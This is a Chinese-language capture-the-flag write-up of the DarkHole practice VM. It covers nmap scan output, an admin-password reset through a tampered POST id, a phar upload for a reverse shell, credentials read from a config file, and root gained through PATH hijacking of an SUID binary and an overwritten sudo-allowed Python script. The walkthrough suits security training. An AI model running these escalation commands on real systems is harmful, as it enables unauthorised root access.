dark_hole

主机发现

`172.16.170.44`

端口扫描

```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
(Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 00:0C:29:3B:8D:0C (VMware)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.6
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any
incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.81
seconds
```

漏洞扫描

```
nmap -p22,80 --script=vuln -sV  172.16.170.44

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-13
18:26 CST
Nmap scan report for 172.16.170.44
Host is up (0.00044s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.2
(Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:8.2p1:
|       CVE-2020-15778  6.8
https://vulners.com/cve/CVE-2020-15778
|       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3    6.8
https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-
0DAF45EEFFE3     *EXPLOIT*
```

```
|       1O213DBE-F683-58BB-B6D3-353173626207    6.8
https://vulners.com/githubexploit/1O213DBE-F683-58BB-B6D3-
353173626207     *EXPLOIT*
|       CVE-2020-12062  5.0
https://vulners.com/cve/CVE-2020-12062
|       CVE-2021-28041  4.6
https://vulners.com/cve/CVE-2021-28041
|       CVE-2021-41617  4.4
https://vulners.com/cve/CVE-2021-41617
|       CVE-2020-14145  4.3
https://vulners.com/cve/CVE-2020-14145
|       CVE-2016-20012  4.3
https://vulners.com/cve/CVE-2016-20012
|_      CVE-2021-36368  2.6
https://vulners.com/cve/CVE-2021-36368
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|       httponly flag not set
|   /login.php:
|     PHPSESSID:
|_      httponly flag not set
| http-enum:
|   /login.php: Possible admin folder
|   /config/: Potentially interesting directory w/ listing
on 'apache/2.4.41 (ubuntu)'
|   /css/: Potentially interesting directory w/ listing on
'apache/2.4.41 (ubuntu)'
|   /js/: Potentially interesting directory w/ listing on
'apache/2.4.41 (ubuntu)'
|_  /upload/: Potentially interesting directory w/ listing
on 'apache/2.4.41 (ubuntu)'
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20;
withinhost=172.16.170.44
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://172.16.170.44:80/login.php
|     Form id: login__username
|     Form action: login.php
|
|     Path: http://172.16.170.44:80/register.php
|     Form id: login__username
|_    Form action:
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
|_http-vuln-cve2017-1001000: ERROR: Script execution
failed (use -d to debug)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

web信息收集

一番四处搜集没有发现什么，注册了个账户进去，看了wp，利用逻辑漏洞，由于只验证get的信息所以在post里将id改为1，实现更改管理员密码

然后文件上传，难度来了，直接不会了，试了各种绕过，最后看了wp，利用phar文件上传反弹shell

```
131122 drwxrwx—— 2 john www-data  4096 Jul 17  2021 .ssh
131120 -rwxrwx—— 1 john john         1 Jul 17  2021 file.
131131 -rwxrwx—— 1 john john         8 Jul 17  2021 passw
131118 -rwsr-xr-x 1 root root    16784 Jul 17  2021 toto
131121 -rw-rw——— 1 john john        24 Jul 17  2021 user.
www-data@darkhole:/home/john$ whoami
whoami
www-data
www-data@darkhole:/home/john$
```

提权

```
database.php
www-data@darkhole:/var/www/html/config$ cat database.php
cat database.php
<?php
$connect = new mysqli("localhost",'john','john','darkhole');
www-data@darkhole:/var/www/html/config$
$connect =
```

查看前端未能查看到的文件database.php得到用户名密码，尝试远程登陆


```
$connect = new
mysqli("localhost",'john','john','darkhole');
```

登录失败，

```
find / -perm -u=s -type f 2>/dev/null
```

查看

```
www-data@darkhole:/home/john$ ls -ival
ls -ival
total 72
131110 drwxrwxrwx 5 john john     4096 Jul 17  2021 .
131073 drwxr-xr-x 4 root root     4096 Jul 16  2021 ..
131113 -rw-r--r-- 1 john john     3771 Jul 16  2021 .bashrc
131128 -rw——————— 1 john john     1722 Jul 17  2021 .bash_history
131112 -rw-r--r-- 1 john john      220 Jul 16  2021 .bash_logout
131126 drwx——————— 2 john john     4096 Jul 17  2021 .cache
131115 drwxrwxr-x 3 john john     4096 Jul 17  2021 .local
131114 -rw——————— 1 john john       37 Jul 17  2021 .mysql_history
131111 -rw-r--r-- 1 john john      807 Jul 16  2021 .profile
131122 drwxrwx—— 2 john www-data  4096 Jul 17  2021 .ssh
131120 -rwxrwx—— 1 john john        1 Jul 17  2021 file.py
131131 -rwxrwx—— 1 john john        8 Jul 17  2021 password
131118 -rwsr-xr-x 1 root root    16784 Jul 17  2021 toto
131121 -rw-rw——— 1 john john       24 Jul 17  2021 user.txt
```



经过一番搜索，在john的家目录发现一个叫toto的文件，具有SUID权限，其作用是输出id：

既然如此，我们能不能修改一下环境变量，让他执行id命令的时候打开一个john的bash：


```
echo "/bin/bash" > /tmp/id
chmod 777 /tmp/id
export PATH=/tmp:$PATH
./toto
```

拿到john的权限之后，查看john的家目录，找到了密码：

查看john的权限：
这里需要输入密码


```
sudo -l
```

发现john可以以root的身份执行file这个python文件：



在file.py里面写一段打开shell的代码，再以root的身份执行：

```
echo “import pty;pty.spawn(‘/bin/bash’)” > file.py
sudo python3 /home/john/file.py
```



获得root，要使用绝对路径

```
DarkHole{You_Are_Legend}
```

总结：

```
提权方式：环境变量提权
web逻辑漏洞：绕过post参数更改admin参数
webshell权限提升方式：
https://www.cnblogs.com/linuxsec/articles/11966287.html
```